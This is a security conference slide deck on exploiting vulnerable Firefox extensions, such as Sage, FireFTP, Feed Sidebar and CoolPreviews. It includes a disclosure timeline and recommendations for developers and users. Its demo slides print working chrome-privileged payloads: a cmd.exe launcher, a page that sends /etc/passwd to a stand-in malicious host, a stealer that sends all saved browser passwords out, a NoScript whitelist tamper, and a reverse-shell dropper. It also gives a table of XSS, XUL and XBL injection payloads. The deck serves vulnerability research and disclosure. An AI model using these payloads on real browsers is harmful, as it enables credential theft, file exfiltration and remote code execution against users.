

Exploiting Firefox Extensions

Roberto Suggi Liverani / Nick Freeman
Security-Assessment.com

Who Are We?

- **Roberto Suggi Liverani**
 - Senior Security Consultant - Security-Assessment.com
 - OWASP NZ Leader
 - <http://malerisch.net>
- **Nick Freeman**
 - Security Consultant - Security-Assessment.com
 - <http://atta.cked.me>
- **Contact us**
 - Roberto.suggi@security-assessment.com
 - Nick.freeman@security-assessment.com

Agenda

- Introduction
- Security threats and risks
- Disclosure summary
- Exploiting Extensions - a selection of *exploits* and *demos*

Introduction

- **What are Firefox extensions?**
 - It's just software
 - Equivalent of ActiveX
- **What extensions do?**
 - Extend, modify and control browser behaviour
 - Provides extended/rich functionality and added features
- **Different type of Firefox addons**
 - Extensions
 - Plugins (Search Engine plugins) and Themes



The Mozilla P

Toolkit

Extension Manager; Update, Moz Storage, Spell Check

Content

Layout

XUL

XML User Interface Language

XML Bind

DOM

Document Object Model

CSS

Cascading Style Sheets

NSS / PSM

Network Security Services, Personal Security Manager

XPCOM

Cross Platform Component Object Model

XPCoconnect

Bridges JavaScript and XPCOM

JavaScript

NSPR

Netscape Portable Runtime: Cross Platform API for System Level Functions


Necko
Network
Library

Widget
Event
Handling and
Windowing

GFX /
Thebes
Graphics

Cairo
Graphics

SQLite
Storage




Extension Security Model

- **Mozilla extension security model is nonexistent**
 - Extension code is fully trusted by Firefox
 - Vulnerability in extension code might result in full system compromise
 - No security boundaries between extensions
 - An extension can silently modify/alter another extension
 - XPCOM C++ components subject to memory corruption
 - Extensions vulnerabilities are platform independent
 - Lack of security policies to allow/deny Firefox access to internal API, XPCOM components, etc
 - Any Mozilla application with the extension system is vulnerable to same class of issues (e.g. Thunderbird)

The potential


■ Statistics - Firefox Browser Market Share

- Beyond 20% globally since November 2008, more than 50% in certain regions/countries



Extension downloads boom

- **Statistics - AMO (Addons.Mozilla.Org) Download Trend**
 - 1 billion extension downloads from AMO - Nov 2008



Downloads from addons.mozilla.org only. Prior to July 2007, daily counts were not kept.

Extensions are everywhere

Search engines	Social Networks	Services	Software/OS/Web Application Package	Extensions Portals
Google Toolbar Google Browser Sync Yahoo Toolbar Ask.com Toolbar	Del.icio.us Extension Facebook Toolbar AOL Toolbar LinkedIn Browser Toolbar	Netcraft Anti-Phishing Toolbar PhishTank SiteChecker	Skype AVG Ubuntu LiveLink (OpenText)	AMO (addons.mozilla.org) Mozdev Xulplanet

The weakest part of the chain

■ Human Factors - users:

- Trust

- AMO Recommended Extensions 
- Open Source

- Misconception = users expect extensions to be safe

- 'according to Softpedia, it's 100% safe'
- NoScript/AdBlockPlus provides false sense of security
 - chrome:// URI whitelisted on NoScript, any XSS injection there is not blocked



The weakest part of the chain ctd.

■ Human Factors - developers:


- The Mozilla page for building extensions doesn't mention the word 'security' once
- Many add-on developers do it for a hobby - not necessarily aware of how dangerous a vulnerable extension can be

■ Human Factors - reviewers:

- Don't need to have great knowledge about app / webapp security
- Need to follow a few guidelines for what is and isn't acceptable
- These guidelines focus on finding **malicious** extensions
- Vulnerable extensions can quite easily slip through

Concerns on AMO

- Everyone can write an extension and submit it
- AMO review process lacks complete security assessment



- Few extensions are signed in AMO. Extensions are generally not “signed”. Users trust unsigned extensions.
- Experimental extensions (not approved yet) are publicly available

Extension And Malware

- **FormSpy - 2006**
 - Downloader-AXM Trojan, poses as the legitimate NumberedLinks 0.9 extension
 - Steal passwords, credit card numbers, and e-banking login details
- **Firestarterfox - 2008**
 - Hijacks all search requests through multiple search engines and redirects them through Russian site thebestwebsearch.net
- **Vietnamese Language Pack - 2008**
 - Shipped with adware because the developer was owned
- **Might happen in the near future...**
 - Malware authors bribe/hack famous/recommended extension developer/vendor
 - Initial benign extension, malware is introduced in an 3rd/4th update


Abusing Firefox Extensions

- Finding bugs in Firefox extensions is fun ;-)
 - Multiple ways to find them - it depends on:
 - Nature of the extension
 - Logic exposed
 - Input and output
 - XPCOM components
 - Third party API/components
- Our research focus:
 - Extension logic, security model and functions exposed
 - Extension data flow and data injection points

XSS or Cross Browser Context


■ XSS on steroids

- Any input rendered in the chrome is a potential XSS injection point



- XSS in chrome is **privileged code!**
 - It can interface with XPCConnect and XPCOM = Own3d!
 - No SOP restrictions!
 - Cannot be blocked by NoScript!

NoScript's Whitelist



XSS disclosing /etc/passwd



```
[JavaScript Application]
<pre id="line1">root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
hplip:x:104:7:HPLIP system user...:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon...:/var/lib/avahi-autoipd:/bin/false
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon...:/var/run/pulse:/bin/false
messagebus:x:108:119:/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon...:/var/run/avahi-daemon:/bin/false
polkituser:x:110:122:PolicyKit...:/var/run/PolicyKit:/bin/false
haldaemon:x:111:123:Hardware abstraction layer...:/var/run/hald:/bin/false
vt:x:1000:1000:vt...:/home/vt:/bin/bash
privoxy:x:112:65534:/etc/privoxy:/bin/false
debian-tor:x:113:124:/var/lib/tor:/bin/bash
sshd:x:114:65534:/var/run/sshd:/usr/sbin/nologin
statd:x:115:65534:/var/lib/nfs:/bin/false
nstdxd:x:116:65534:/var/run/nstdxd:/bin/false
eon:x:1001:1001...:/home/eon:/bin/bash
</pre>
```

Testing for XSS

- Run Firefox with console active
 - `firefox.exe -console`
- To confirm execution of our XSS payload, generate an error into console - `dump(error);`
- Is our XSS in Chrome? Check all window properties - not just window

```
Mozilla Firefox
window=[object Window] but window.location=chrome://.../content/diffPage.xul?id=277&title=http%3A//malerisch.net/lab/test/test.html&url=http%3A//malerisch.net/lab/test/test.html&oldDate=today%20at%200%3A02&newDate=today%20at%200%3A37
```

Useful XSS payloads

- Check use of `nsIScriptableUnescapeHTML.parseFragment()`
 - Lack of this might mean use of input black-list filters

Method Description	Payload
iframe with data URI and base64 payload	<code><iframe src = 'data:text/html;base64,base64XSSpayloadhere'></code>
Recursive iframes	<code><iframe src = "data:text/html,<iframe src = 'data:text/html;base64,base64iframe+data+XSSpayload'> </iframe"></iframe></code>
Embedded XSS	<code><embed src='javascript:XSSpayload'></code>
XSS on DOM events	<code></code>
XUL injection	<code><![CDATA[“<button id=“1” label=“a” oncommand='alert(window)' />”]]></code>
XBL injection	<code>style=“-moz-binding:url(data:text/xml;charset=utf-8,XBL)”</code>

Tools

- Firebug
- Chromebug - Firebug for chrome, XUL
- WebDeveloper - allows more control on page elements, cookies
- XPCoMViewer - shows registered XPCOM components/interfaces
- Venkman - JavaScript Debugger
- Console2 - advanced error console
- ChromeList - File viewer for installed extensions
- Execute JS - enhanced JavaScript-Console
- DOM Inspector - allows inspecting the DOM
- Burp - web proxy
- Mozrepl - js shell via telnet service
- Sysinternals Tools - regmon, filemon, tcpmon, etc.

Abusing extensions...

Extension Name	Date Disclosed	Vendor Response Date	Fix Date
WizzRSS	2009/02/18	2009/02/18	2009/03/20
CoolPreviews	2009/03/05	No response, silently fixed	2009/04/20
FireFTP	N/A	N/A	2009/02/19
InfoRSS	<i>oday</i> 2009/02/16	2009/02/16	2009/07/03
Feed Sidebar	2009/03/04	2009/03/05	2009/03/14
Sage	<i>oday</i> 2009/02/27	N/A	N/A
UpdateScanner	2009/06/08	2009/06/11	2009/06/15
Undisclosed	2009/06/22	N/A	N/A
Yoono	<i>oday</i> 2009/06/30	2009/06/30	2009/07/06
ScribeFire	2009/07/10	2009/07/15	2009/07/20
Skype	N/A	N/A	2009/06/03

- Total downloads from AMO: 30,000,000+

Skype



- Skype (<=3.8.0.188)
- Issue:
 - Automatic arbitrary number of calls to arbitrary phone numbers and skype names
 - Function `skype_tool.call()` is exposed to DOM and can be called directly
 - Skype username injection - `skypeusername%00+\"`
- Filtering/Protection:
 - None.
- Exploit:
 - Automatic arbitrary phone call to multiple numbers

CoolPreviews

- CoolPreviews - 2.7



6,766,207
downloads

- Issue:



- URI is passed to the CoolPreviews Stack without any filtering.
- A data: URI is accepted and its content is rendered in the chrome privileged zone.
- User triggers exploit by adding the malicious link to the CoolPreviews stack (right-click by default)

- Filtering/Protection:

- No use of URI whitelist

- Exploit:

- `data:text/html;base64;payloadbase64encoded`

Demo

- Remote Code Execution Payload - invoking cmd.exe

```
<script>
```

```
var getWorkingDir= Components.classes["@mozilla.org/file/directory_service;1"].  
getService(Components.interfaces.nsIProperties).get("Home", Components.interfaces.nsIFile);
```

```
var lFile = Components.classes["@mozilla.org/file/local;1"].  
createInstance(Components.interfaces.nsILocalFile);
```

```
var lPath = "C:\\WINDOWS\\system32\\win.com";alert(lPath);lFile.initWithPath(lPath);
```

```
var process = Components.classes["@mozilla.org/process/util;1"].  
createInstance(Components.interfaces.nsIProcess);
```

```
process.init(lFile);process.run(false, ["C:\\WINDOWS\\system32\\cmd.exe"],1);
```

```
</script>
```

FireFTP

- FireFTP (<1.1.4)

- Issue:

- HTML and JavaScript in a server's welcome message is evaluated when connecting to an FTP server.
- The code is executed in the chrome privilege zone

- Filtering/Protection:

- None.

- Exploit:

- Local File Disclosure



recommended

***10,579,802
downloads***

Demo

- Local File Disclosure

```
<html>
<head>

<script>
function s() {
x = document.getElementById("test").contentWindow;
alert(x.document.getElementsByTagName("body")["0"].innerHTML);
document.location="http://maliciousite/"
+unescape(x.document.getElementsByTagName("body")["0"].innerHTML);
}
</script>
</head>
<body>
<iframe src="view-source:file:///etc/passwd" id="test"></iframe>
<script>setTimeout('s()',3000);</script>
</body>
</html>
```

Feed Sidebar

- Feed Sidebar (<3.2)

- Issue:

- HTML and JavaScript in the <description> tags of RSS feeds is executed in the chrome security zone.
- JavaScript is encoded in base64 or used as the source of an iframe and executed when the user clicks on the malicious feed item.

- Filtering/Protection:

- <script> tags are stripped

- Exploit:

- `<iframe src="data:text/html;base64,base64encodedjavascr
ipt"></iframe>`



recommended

688,560
downloads

Demo

■ Password stealing

```
<script>
var lm=Components.classes["@mozilla.org/login-manager;1"].getService(
Components.interfaces.nsILoginManager);

alltheinfo = lm.getAllLogins({});

for (i=0;i<=alltheinfo.length;i=i+1){
document.write("<iframe src='http://malicioussite/?' +
unescape(alltheinfo[i].hostname) + ':' + unescape(alltheinfo[i].username) +
':' + unescape(alltheinfo[i].password) + "' width=0 height=0></iframe>");
}
</script>
```

Sage

- Sage (<=1.4.3) **oday**



**2,528,498
downloads**

- **Issue:**

- HTML and JavaScript in the <description> tags of RSS feeds is executed in the chrome security zone.
- data: URI scheme injection in the <link> tag

- **Filtering/Protection:**

- No protection

- **Exploit:**

- <description><script>dosomethingbad();<script></description>
- <link>data:text/html;base64,payload</link>

Demo

- Compromising NoScript - whitelisting malicious site

```
var prefs = Components.classes["@mozilla.org/preferences-service;1"]  
                .getService(Components.interfaces.nsIPrefService);  
prefs = prefs.getBranch("capability.policy.maonscript.");  
prefs.setCharPref("sites", "malicioussitehere.com");
```

InfoRSS

■ InfoRSS(<=1.1.4.2) **Oday**



recommended

**735,224
downloads**

■ Issue:

- HTML and JavaScript in the <description> tags of RSS feeds is executed in the chrome security zone.
- JavaScript is encoded in base64 or used as the source of an iframe and executed when the user clicks on the malicious feed item.

■ Filtering/Protection:


- <script> tags are stripped

■ Exploit:

- `<iframe src="data:text/html;base64,base64encodedjavascr
ipt"></iframe>`

Demo

- Arbitrary Code Execution via BeEF Reloaded
 - Support for XUL
 - Mozilla extensions exploitation
 - Command line option (Windows)



Yoono

- Yoono (<6.1.1) **oday**

- Issue:

- JavaScript in DOM event handlers such as onLoad is evaluated in the chrome privileged browser zone.
- Drag & dropping a malicious image into the preview window executes the JavaScript.

- Filtering/Protection:

- No protection for DOM event handlers.

- Exploit:

- ``



3,129,236
downloads

Demo

Reverse VNC Using XHR - contents of payload

```
var xmlhttp;
function loadXMLDoc(url){
    xmlhttp=new XMLHttpRequest();
    xmlhttp.open("GET",url,false);
    xmlhttp.overrideMimeType('text/plain;charset=x-user-defined');xmlhttp.send(null);
    if (xmlhttp.status==200){setTimeout("",300);makefile(xmlhttp.responseText);}
}
function makefile(bdata){
    var getworkingDir=
Components.classes["@mozilla.org/file/directory_service;1"].getService(Components.interfaces.nsIProperties).get("Home", Components.interfaces.nsIFile);
    var aFile =
Components.classes["@mozilla.org/file/local;1"].createInstance(Components.interfaces.nsILocalFile);
    aFile.initWithPath( getworkingDir.path + "\\revshell.exe" );
    aFile.createUnique( Components.interfaces.nsIFile.NORMAL_FILE_TYPE, 777);
    var stream =
Components.classes["@mozilla.org/network/safe-file-output-stream;1"].createInstance(Components.interfaces.nsIFileOutputStream);
    stream.init(aFile, 0x04 | 0x08 | 0x20, 0777, 0);
    stream.write(bdata, bdata.length);
    if (stream instanceof Components.interfaces.nsISafeOutputStream){
    stream.finish();} else{stream.close();
}
}
```

Security Disclosure

- Security disclosure is a new process to extension developers/vendors
 - Security is underestimated/not understood.
 - Few posts regarding security vulnerabilities in Firefox extensions in sec mailing-lists as Full Disclosure.
 - Mozilla security team can now be queried for bugs found in extensions.

Recommendations

- Developers:
 - Follow OWASP developer's guide
 - Read code of similar extensions for ideas on avoiding common bugs
- Security professionals:
 - Adhere to the OWASP testing guide and our presentation
 - Watch for publications for new ideas on breaking extensions
- End-users:
 - Don't trust extensions!
 - Examine changelogs of security issues / Bugzilla
 - Update addons (after checking the above)
 - Consider using Safe Mode (disable all extensions)

▪ Thanks!

Roberto.suggi@security-assessment.com

Nick.freeman@security-assessment.com

References

- Research and publications on the topic
 - Extensible Web Browser Security - Mike Ter Louw, Jin Soon Lim, and V.N. Venkatakrishnan
 - <http://www.mike.tl/view/Research/ExtensibleWebBrowserSecurity>
 - Bachelor thesis on Firefox extension security - Julian Verdurmen
 - <http://jverdurmen.ruhosting.nl/BachelorThesis-Firefox-extension-security.html>
 - Attacking Rich Internet Applications (kuza55, Stefano Di Paola)
 - http://www.ruxcon.org.au/files/2008/Attacking_Rich_Internet_Applications.pdf

References

- Firebug - Petko. D. Petkov, Thor Larholm, 06 april 2007
 - <http://larholm.com/2007/04/06/0day-vulnerability-in-firebug/>
 - <http://www.gnucitizen.org/blog/firebug-goes-evil/>
- Tamper Data XSS - Roe Hay - 27 jul 2008
 - <http://blog.watchfire.com/wfblog/2008/07/tamper-data-cro.html>
- GreaseMonkey - ISS - 21 Jul 2005
 - <http://xforce.iss.net/xforce/xfdb/21453>
- Sage RSS Reader (pdp & David Kierznowski)
 - <http://www.gnucitizen.org/blog/cross-context-scripting-with-sage/>
- Sage Disclosure:
 - https://www.mozdev.org/bugs/show_bug.cgi?id=20610

References

- CoolPreviews
 - http://www.security-assessment.com/files/advisories/CoolPreviews_Firefox_Extension_Security_Advisory.pdf
- Update Scanner
